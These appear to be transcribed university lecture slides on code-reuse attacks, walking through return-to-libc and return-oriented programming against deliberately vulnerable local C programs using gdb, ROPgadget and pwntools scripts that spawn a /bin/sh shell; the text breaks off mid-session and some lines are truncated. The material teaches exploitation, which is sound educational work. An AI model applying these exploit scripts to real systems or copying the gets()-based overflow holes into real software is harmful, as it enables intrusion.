



Software Security

University of Insubria

ACE - Arbitrary Code Execution

The attacker's ability to execute arbitrary commands or code on a target machine or in a target process

- Code injection
- Code reuse

ACE - Arbitrary Code Execution

Code reuse attacks: software exploits in which an attacker directs control flow through existing code with a malicious result

- Return-to-libc
- ROP - Return Oriented Programming
- JOP - Jump Oriented Programming

Return-to-libc

Return to libc


Technique that, by using a buffer overflow, replaces a return address with the one of another function in the process memory

- used against NX protection

```
gef> file ret_to_libc
Reading symbols from ret_to_libc...
gef> checksec
[+] checksec for '/home/simone/Downloads/ret_to_libc'
Canary           : X
NX               : ✓
PIE              : X
Fortify          : X
RelRO            : Partial
gef> 
```

The return address is overwritten with a memory address that points to the function `system(const char *command)` that lives in the libc library

Return to libc



Return to libc

```
3  #include <stdio.h>
4  #include <string.h>
5
6
7  void read() {
8      char buffer[10];
9      gets(buffer);
10     printf("Buffer: %s\n", buffer);
11 }
12
13 int main(int argc, char** argv) {
14     read();
15     return 0;
16 }
```

To compile: gcc -g -m32 -fno-stack-protector -fno-pie -no-pie ret_to_libc.c -o ret_to_libc

Return to libc

Performing a return-to-libc attack it is possible to execute a shell with the same access rights of the executed program

Steps

- find the offset
- find the address of `system()` libc function
- find the address of string `"/bin/sh"`
- corrupt the stack and let `system()` be called with parameter `/bin/sh`

Return to libc

Find the offset

Generate a pattern

Length

Pattern

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
```

Find the offset

Register value

Offset

Return to libc

Find the offset

```
gef> file ret_to_libc
Reading symbols from ret_to_libc...
gef> r
Starting program: /home/simone/Downloads/ret_to_libc

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
Buffer: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Program received signal SIGSEGV, Segmentation fault.
0x61413761 in ?? ()
```

Return to libc

Find the offset

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xd1
$ebx : 0xf7f9fe34 → ",\r#"
$ecx : 0x0
$edx : 0x0
$esp : 0xffffcf40 → "8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A[...]"
$ebp : 0x41366141 ("Aa6A"? )
$esi : 0xfffffd00c → 0xfffffd1ec → "SHELL=/bin/bash"
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x61413761 ("a7Aa"? )
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcf40|+0x0000: "8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A[...]" ← $esp
0xffffcf44|+0x0004: "Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac[...]"
0xffffcf48|+0x0008: "b1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7[...]"
0xffffcf4c|+0x000c: "2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A[...]"
0xffffcf50|+0x0010: "Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad[...]"
0xffffcf54|+0x0014: "b5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1[...]"
0xffffcf58|+0x0018: "6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A[...]"
0xffffcf5c|+0x001c: "Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad[...]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61413761

[#0] Id 1, Name: "ret_to_libc", stopped 0x61413761 in ?? (), reason: SIGSEGV
```

Return to libc

Find the offset

Generate a pattern

Length

Pattern

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
```

Find the offset

Register value

Offset

Return to libc

Find the address of system() libc function

```
gef> file ret_to_libc
Reading symbols from ret_to_libc...
gef> b main
Breakpoint 1 at 0x80491a8: file ret_to_libc.c, line 12.
gef> r
Starting program: /home/simone/Downloads/ret_to_
7      gets(buffer);
8      printf("Buffer: %s\n", buffer);
9  }
10
11 int main(int argc, char** argv) {
12     read();
13     return 0;
14 }

This GDB supports auto-downloading debuginfo from
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-li

Breakpoint 1, main (argc=0x1, argv=0xffffd004) at
12     read();

[#0] Id 1, Name: "ret_to_libc", stopped 0x80491a8 in main (), reason: BREAKPOINT

[#0] 0x80491a8 → main(argc=0x1, argv=0xffffcfd4)

gef> p system
$1 = {<text variable, no debug info>} 0xf7dbf430 <system>
gef>
```

Return to libc

Find the address of
string “/bin/sh”

```
gef> info proc map
process 89512
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	Perms	objfile
0x8048000	0x8049000	0x1000	0x0	r--p	/home/simone/Downloads/ret_to_libc
0x8049000	0x804a000	0x1000	0x1000	r-xp	/home/simone/Downloads/ret_to_libc
0x804a000	0x804b000	0x1000	0x2000	r--p	/home/simone/Downloads/ret_to_libc
0x804b000	0x804c000	0x1000	0x2000	r--p	/home/simone/Downloads/ret_to_libc
0x804c000	0x804d000	0x1000	0x3000	rw-p	/home/simone/Downloads/ret_to_libc
0xf7d6f000	0xf7d92000	0x23000	0x0	r--p	/usr/lib/i386-linux-gnu/libc.so.6
0xf7d92000	0xf7f19000	0x187000	0x23000	r-xp	/usr/lib/i386-linux-gnu/libc.so.6
0xf7f19000	0xf7f9e000	0x85000	0x1aa000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
0xf7f9e000	0xf7fa0000	0x2000	0x22f000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
0xf7fa0000	0xf7fa1000	0x1000	0x231000	rw-p	/usr/lib/i386-linux-gnu/libc.so.6
0xf7fa1000	0xf7fab000	0xa000	0x0	rw-p	
0xf7fc1000	0xf7fc3000	0x2000	0x0	rw-p	
0xf7fc3000	0xf7fc7000	0x4000	0x0	r--p	[vvar]
0xf7fc7000	0xf7fc9000	0x2000	0x0	r-xp	[vdso]
0xf7fc9000	0xf7fca000	0x1000	0x0	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fca000	0xf7fed000	0x23000	0x1000	r-xp	/usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fed000	0xf7ffb000	0xe000	0x24000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffb000	0xf7ffd000	0x2000	0x31000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffd000	0xf7ffe000	0x1000	0x33000	rw-p	/usr/lib/i386-linux-gnu/ld-linux.so.2
0xffffdd000	0xfffffe000	0x21000	0x0	rw-p	[stack]

```
gef> 
```


Return to libc

Find the address of
string `"/bin/sh"`

```

Start Addr  End Addr  Size  Offset  Perms  objfile
0x8048000  0x8049000  0x1000  0x0  r--p  /home/simone/Downloads/ret_to_libc
0x8049000  0x804a000  0x1000  0x1000  r-xp  /home/simone/Downloads/ret_to_libc
0x804a000  0x804b000  0x1000  0x2000  r--p  /home/simone/Downloads/ret_to_libc
0x804b000  0x804c000  0x1000  0x2000  r--p  /home/simone/Downloads/ret_to_libc
0x804c000  0x804d000  0x1000  0x3000  rw-p  /home/simone/Downloads/ret_to_libc
0xf7d6f000 0xf7d92000 0x23000 0x0  r--p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7d92000 0xf7f19000 0x187000 0x23000  r-xp  /usr/lib/i386-linux-gnu/libc.so.6
0xf7f19000 0xf7f9e000 0x85000 0x1aa000  r--p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7f9e000 0xf7fa0000 0x2000 0x22f000  r--p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7fa0000 0xf7fa1000 0x1000 0x231000  rw-p  /usr/lib/i386-linux-gnu/libc.so.6
0xf7fa1000 0xf7fab000 0xa000 0x0  rw-p
0xf7fc1000 0xf7fc3000 0x2000 0x0  rw-p
0xf7fc3000 0xf7fc7000 0x4000 0x0  r--p  [vvar]
0xf7fc7000 0xf7fc9000 0x2000 0x0  r-xp  [vdso]
0xf7fc9000 0xf7fca000 0x1000 0x0  r--p  /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fca000 0xf7fed000 0x23000 0x1000  r-xp  /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fed000 0xf7ffb000 0xe000 0x24000  r--p  /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffb000 0xf7ffd000 0x2000 0x31000  r--p  /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffd000 0xf7ffe000 0x1000 0x33000  rw-p  /usr/lib/i386-linux-gnu/ld-linux.so.2
0xffffdd000 0xfffffe000 0x21000 0x0  rw-p  [stack]

gef> find 0xf7d6f000,0xf7fa1000,"/bin/sh"
0xf7f33de8
1 pattern found.
gef> 
```

Return to libc

corrupt the stack and let `system()` be called with parameter `/bin/sh`

```
3  from pwn import *
4
5  sh = process('./ret_to_libc')
6
7  binsh = 0xf7f33de8
8  system = 0xf7dbf430
9  payload = flat(['A' * 22, system, 'B' * 4, binsh])
10
11  print(payload)
12  sh.sendline(payload)
13
14  sh.interactive()
```


Return to libc

corrupt the stack and let
system() be called with
parameter /bin/sh

```
simone@UbuntuSimone:~/Downloads$ python ret_to_libc.py
[+] Starting local process './ret_to_libc': pid 92564
/home/simone/Downloads/ret_to_libc.py:7: BytesWarning: Text is not bytes;
  payload = flat(['A' * 22, system, 'B' * 4, binsh])
b'AAAAAAAAAAAAAAAAAAAAAA0\xf4\xdb\xcf7BBBB\xe8=\xf3\xf7'
[*] Switching to interactive mode
Buffer: AAAAAAAAAAAAAAAAAAAAAA0\xf4\xdb

$ ls
ret_to_libc  ret_to_libc.c  ret_to_libc.py
$ cat ret_to_libc.py
from pwn import *


sh = process('./ret_to_libc')

binsh = 0xf7f33de8
system = 0xf7dbf430
payload = flat(['A' * 22, system, 'B' * 4, binsh])

print(payload)
sh.sendline(payload)

sh.interactive()
$
```

Return to libc



Return to libc

corrupt the stack and let system() be called with parameter /bin/sh

```
3  from pwn import *
4
5  sh = process('./ret_to_libc')
6  elf = ELF('./ret_to_libc')
7  libc = elf.libc
8
9  libc.address = 0xf7d6f000
10
11 system = libc.symbols['system']
12 binsh = next(libc.search(b'/bin/sh\x00'))
13
14 rop = ROP(elf)
15
16 rop.raw('A'*22)
17 rop.raw(system)
18 rop.raw('B'*4)
19 rop.raw(binsh)
20
21 payload = rop.chain()
22
23 sh.sendline(payload)
24 sh.interactive()
```

Return to libc

```
simone@UbuntuSimone:~/Downloads$ python ret_to_libc.py
[+] Starting local process './ret_to_libc': pid 140$ ls
[*] '/home/simone/Downloads/ret_to_libc'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[*] '/usr/lib/i386-linux-gnu/libc.so.6'
  Arch:      i386-32-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] Loaded 5 cached gadgets for './ret_to_libc'
[*] Switching to interactive mode
Buffer: AAAAAAAAAAAAAAAAAAAAAA0\x04\x0b
$ ls
ret_to_libc  ret_to_libc.c  ret_to_libc.py
$ cat ret_to_libc.py

from pwn import *

sh = process('./ret_to_libc')
elf = ELF('./ret_to_libc')
libc = elf.libc

libc.address = 0xf7d6f000

system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))

rop = ROP(elf)

rop.raw('A'*22)
```

ROP - Return Oriented Programming

ROP - Return Oriented Programming

Based on the idea of chaining together small snippets (or gadgets) of assembly with stack control

- the goal is to obtain a stack that leads to the execution of unwanted behavior (change the value of some registers or variables to control the execution flow of the program)


ROP - Return Oriented Programming

Gadget

- any block of instructions that ends with a control-flow transfer

Types

- Gadgets for loading and storing data
 - register to register , register to memory, memory to register
- Gadgets for arithmetic operations



ROP - Return Oriented Programming

Gadget example

G1

- `pop %ecx`
- `pop %eax`
- `ret`

G2

- `mov %eax, (%ecx)`
- `ret`


Used in sequence, these two gadgets can be used to

- pop two values from the stack into registers
- execute code that uses them

ROP - Return Oriented Programming

ROP

- based on gadgets ending with a routine return instruction (i.e., RET)
- RET pops the return location from the stack and jumps there
- every time a RET is executed, control is passed to the next gadget



ROP - Return Oriented Programming

Steps for an attack

- find the chain of gadgets that induces the **expected behavior**
- store the address of the gadgets on the stack
- overwrite the EIP register with the address of the first gadget

Expected behavior: the effect the the attacker wants to obtain

- a typical goal is the execution of a system to run a shell
 - `execve("/bin/sh")`

ROP - Return Oriented Programming

Find the chain of gadgets that induces the expected behavior

Tools

- Ropper
 - <https://github.com/sashs/Ropper>
- ROPGadget
 - <https://github.com/sashs/Ropper>
- Pwntools

ROP - Return Oriented Programming

```
simone@UbuntuSimone:~/Downloads$ ROPgadget --binary rop2 > gadgets.txt
simone@UbuntuSimone:~/Downloads$ head -10 gadgets.txt
Gadgets information
=====
0x080490ea : adc al, 0x68 ; sbb al, al ; add al, 8 ; call eax
0x08049136 : adc byte ptr [eax + 0x68], dl ; sbb al, al ; add al, 8 ; call edx
0x08049057 : adc byte ptr [eax], al ; add byte ptr [eax], al ; jmp 0x8049020
0x080490f4 : adc cl, cl ; ret
0x080491a9 : add al, 0 ; nop ; leave ; ret
0x08049042 : add al, 0xc0 ; add al, 8 ; push 8 ; jmp 0x8049020
0x0804916c : add al, 8 ; add ecx, ecx ; ret
0x080490ee : add al, 8 ; call eax
simone@UbuntuSimone:~/Downloads$
```

ROP - Return Oriented Programming

```
3  #include <stdio.h>
4  #include <string.h>
5
6  void call1() {
7      printf("Call1\n");
8  }
9
10 void call2() {
11     printf("Call2\n");
12 }
13
14 void call3() {
15     printf("Call3\n");
16 }
--
```

```
18 void read() {
19     char buffer[10];
20     gets(buffer);
21     printf("Buffer: %s\n", buffer);
22 }
23
24 int main(int argc, char** argv) {
25     read();
26     return 0;
27 }
```

ROP - Return Oriented Programming

Is it possible to call functions *call1*, *call2* and *call3* sequentially?

Steps:

- find the offset
- find the functions addresses
- corrupt the stack and let *call1*, *call2* and *call3* be called

ROP - Return Oriented Programming

find the functions addresses

```
gef> file rop0
Reading symbols from rop0...
gef> b main
Breakpoint 1 at 0x8049203: file rop0.c
gef> r
Starting program: /home/simone/Download...

25 }
26
27
28 // #include <stdio.h>

This GDB supports auto-downloading debug symbols from
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off'
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/...

Breakpoint 1, main (argc=0x1, argv=0xffffd014)
23      read();

[threads]
[trace]
[#0] Id 1, Name: "rop0", stopped 0x8049203 in main (), reason: BREAKPOINT
[#0] 0x8049203 → main(argc=0x1, argv=0xffffd014)
gef> p call1
$1 = {void ()} 0x8049186 <call1>
gef> p call2
$2 = {void ()} 0x804919f <call2>
gef> p call3
$3 = {void ()} 0x80491b8 <call3>
gef> 
```

ROP - Return Oriented Programming

corrupt the stack and let *call1*, *call2*
and *call3* be called

```
3  from pwn import *
4
5  sh = process('./rop0')
6
7  c1 = 0x8049186
8  c2 = 0x804919f
9  c3 = 0x80491b8
10 payload = flat(['A' * 22, c1, c2, c3])
11
12 print(payload)
13 sh.sendline(payload)
14
15 print(sh.recvall())
16
```


ROP - Return Oriented Programming

corrupt the stack and let *call1*, *call2* and *call3* be called

```
simone@UbuntuSimone:~/Downloads$ python rop0.py
[+] Starting local process './rop0': pid 117780
/home/simone/Downloads/rop0.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See htt
  payload = flat(['A' * 22, c1, c2, c3])
b'AAAAAAAAAAAAAAAAAAAAAA\x86\x91\x04\x08\x9f\x91\x04\x08\xb8\x91\x04\x08'
[+] Receiving all data: Done (61B)
[*] Process './rop0' stopped with exit code -11 (SIGSEGV) (pid 117780)
b'Buffer: AAAAAAAAAAAAAAAAAAAAAAA\x86\x91\x04\x08\x9f\x91\x04\x08\xb8\x91\x04\x08\nCall1\nCall2\nCall3\n'
simone@UbuntuSimone:~/Downloads$
```

ROP - Return Oriented Programming

```
3  #include <stdio.h>
4  #include <string.h>
5
6  void call1() {
7      printf("Call1\n");
8  }
9
10 void call2(int v) {
11     printf("Call2: %x!\n", v);
12 }
13
14 void call3(int v1, int v2) {
15     printf("Call3: %x, %x!\n", v1, v2);
16 }
17
```

```
18 void read() {
19     char buffer[10];
20     gets(buffer);
21     printf("Buffer: %s\n", buffer);
22 }
23
24 int main(int argc, char** argv) {
25     read();
26     return 0;
27 }
```

ROP - Return Oriented Programming

Is it possible to call functions *call1*, *call2* and *call3* sequentially?

Steps:

- find the offset
- find the functions addresses
- corrupt the stack and let *call1*, *call2* and *call3* be called

ROP - Return Oriented Programming

find the functions addresses

```
gef> file rop1
Reading symbols from rop1...
gef> b main
Breakpoint 1 at 0x804920c: file rop1.c, line 27
gef> r
Starting program: /home/simone/Downloads/rop1
26     return 0;
27 }
28
29
30

This GDB supports auto-downloading debuginfo from
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled' to your .gdbinit
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=0x1, argv=0xffffd014) in main ()
25     read();

[#0] Id 1, Name: "rop1", stopped 0x804920c in main (), reason: BREAKPOINT
[#0] 0x804920c → main(argc=0x1, argv=0xffffd014)

gef> p call1
$1 = {void ()} 0x8049186 <call1>
gef> p call2
$2 = {void (int)} 0x804919f <call2>
gef> p call3
$3 = {void (int, int)} 0x80491bb <call3>
gef>
```

ROP - Return Oriented Programming

corrupt the stack and let *call1*, *call2*
and *call3* be called

```
3  from pwn import *
4
5  sh = process('./rop1')
6
7  c1 = 0x8049186
8  c2 = 0x804919f
9  c3 = 0x80491bb
10 payload = flat(['A' * 22, c1, c2, c3])
11
12 print(payload)
13 sh.sendline(payload)
14
15 print(sh.recvall())
16
```

ROP - Return Oriented Programming

corrupt the stack and let *call1*, *call2* and *call3* be called

```
simone@UbuntuSimone:~/Downloads$ python rop1.py
[+] Starting local process './rop1': pid 119343
/home/simone/Downloads/rop1.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/stdtypes.html#bytes
  payload = flat(['A' * 22, c1, c2, c3])
b'AAAAAAAAAAAAAAAAAAAAAA\x86\x91\x04\x08\x9f\x91\x04\x08\xbb\x91\x04\x08'
[+] Receiving all data: Done (79B)
[*] Process './rop1' stopped with exit code -11 (SIGSEGV) (pid 119343)
b'Buffer: AAAAAAAAAAAAAAAAAAAAAAA\x86\x91\x04\x08\x9f\x91\x04\x08\xbb\x91\x04\x08\nCall1\nCall2: 0!\nCall3: f7d93cb9, 1!\n'
simone@UbuntuSimone:~/Downloads$
```

Something went wrong!

ROP - Return Oriented Programming

```
3  char string[100];
4
5  void add_bin() {
6      strcat(string, "/bin");
7  }
8
9  void add_sh(int v1) {
10     if (v1 == 0xdeadbeef) {
11         strcat(string, "/sh");
12     }
13 }
14
15 void exec_string(int v1, int v2) {
16     if (v1 == 0xcafebabe && v2 == 0x0badf00d) {
17         system(string);
18     }
19 }
```

```
20
21 void vulnerable_function() {
22     char buffer[100];
23     gets(buffer);
24 }
25
26 int main(int argc, char** argv) {
27     string[0] = 0;
28     vulnerable_function();
29     return 0;
30 }
```

ROP - Return Oriented Programming

It is possible to exploit vulnerable_function to execute a shell. This can be done with a chain of invocations

- add_bin()
- add_sh(0xdeadbeef)
- exec_string(0xcafebabe, 0x0badf00d)

```
3 char string[100];
4
5 void add_bin() {
6     strcat(string, "/bin");
7 }
8
9 void add_sh(int v1) {
10     if (v1 == 0xdeadbeef) {
11         strcat(string, "/sh");
12     }
13 }
14
15 void exec_string(int v1, int v2) {
16     if (v1 == 0xcafebabe && v2 == 0x0badf00d) {
17         system(string);
18     }
19 }
```


ROP - Return Oriented Programming

To guarantee that control is passed to the next function it is possible to use a gadget of the form “**pop; ret**”.

Steps

- find the offset
- find the functions addresses
- find the gadget “**pop; ret**”
- corrupt the stack and let `system()` be called with parameter `/bin/sh`

```
3 char string[100];
4
5 void add_bin() {
6     strcat(string, "/bin");
7 }
8
9 void add_sh(int v1) {
10     if (v1 == 0xdeadbeef) {
11         strcat(string, "/sh");
12     }
13 }
14
15 void exec_string(int v1, int v2) {
16     if (v1 == 0xcafebabe && v2 == 0x0badf00d) {
17         system(string);
18     }
19 }
```

ROP - Return Oriented Programming

find the functions addresses

```
gef> file rop2
Reading symbols from rop2...
gef> b main
Breakpoint 1 at 0x8049224: file rop2.c, line 27.
gef> r
Starting program: /home/simone/Dov 31

This GDB supports auto-downloading
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, ac
[Thread debugging using libthread.
Using host libthread_db library "]

